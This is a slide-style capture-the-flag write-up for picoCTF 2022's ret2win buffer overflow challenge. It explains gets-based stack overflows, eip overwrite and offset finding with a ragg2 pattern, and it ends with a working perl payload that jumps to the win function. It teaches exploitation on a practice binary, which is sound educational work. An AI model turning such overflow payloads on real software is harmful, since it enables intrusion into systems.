PicoCTF 2022 – Binary Overflow 1

```
void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
```

This challenge is an example of a ret2win binary hacking challenge

Ret2Win Challenges

```
void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
```

According to the source code, the binary contains a `win` function which outputs the flag file contents when it is called

Ret2Win Challenges

```
void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
```

The binary does not call this function normally, so we need to discover a way to call it

Stack Buffer Overflow

```
void vuln(){
  char buf[BUFSIZE];
  gets(buf);
```

```
#define BUFSIZE 32
```

This binary uses the unsafe `gets` function to save user input, with a max buffer size of 32 bytes

Stack Buffer Overflow


```
void vuln(){
  char buf[BUFSIZE];
  gets(buf);
```

```
#define BUFSIZE 32
```

That means that user input in excess of 32 bytes will result in a buffer overflow, and because `buf` is a regular variable, its buffer will be in the memory stack


Stack Buffer Overflow

The memory stack is the part of program memory which stores temporary data during program execution




Stack Buffer Overflow

As the memory stack grows, it progresses towards lower addresses in program memory



Stack Buffer Overflow

In the case of stack buffer overflow, it may be possible to overwrite memory registers



Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

Memory registers are storage locations in the CPU that hold memory addresses and data needed for program execution

Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

There are many, many different memory registers in the x86 architecture, but the important one to pay attention to for this challenge is...

Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```

The `ip` (instruction pointer) register, which in this binary is called the `eip`, since this binary is 32-bit. If the binary were 64-bit, it'd be called the `rip`


Memory Registers

```
x86 Memory Registers

ip = memory address of next instruction
sp = memory address of current stack top
bp = memory address of the stack frame base
```


The `eip` register contains the address of the next program instruction, and if we can overwrite it with stack buffer overflow, then we could execute instructions at any memory address we wanted

Finding the Win Function Address



It's possible to get the memory address of the `win` function, and our goal is to put this address in the `eip` memory register so it executes the `win` function to get the flag value for us

Finding the Win Function Address




So the goal is to use stack buffer overflow to overwrite the **eip** register with the **win** function. We need to figure out how many bytes we need to send to the binary before we read the **eip**

Finding the Overflow Offset Value

```
└─$ ragg2 -P 64 -r
AAABAACAADAAEAAFAAGAAHAAI
```

The number of bytes we need to send to the binary to reach the eip register is called the overflow offset value, and we can create a pattern of characters to send to the binary

Finding the Overflow Offset Value



When the program crashes, we can see what value is in the eip register, and determine the offset

Sending the Payload

```
└─$ perl -e 'print "A" x 44 . "\xf6\x91\x04\x08"' | ./vuln
Please enter your string:
Okay, time to return ... Fingers Crossed ... Jumping to 0x80491f6
we got the flag!
```

We can combine the offset value with the address of the **win** function to send a payload to the binary to get the value of the flag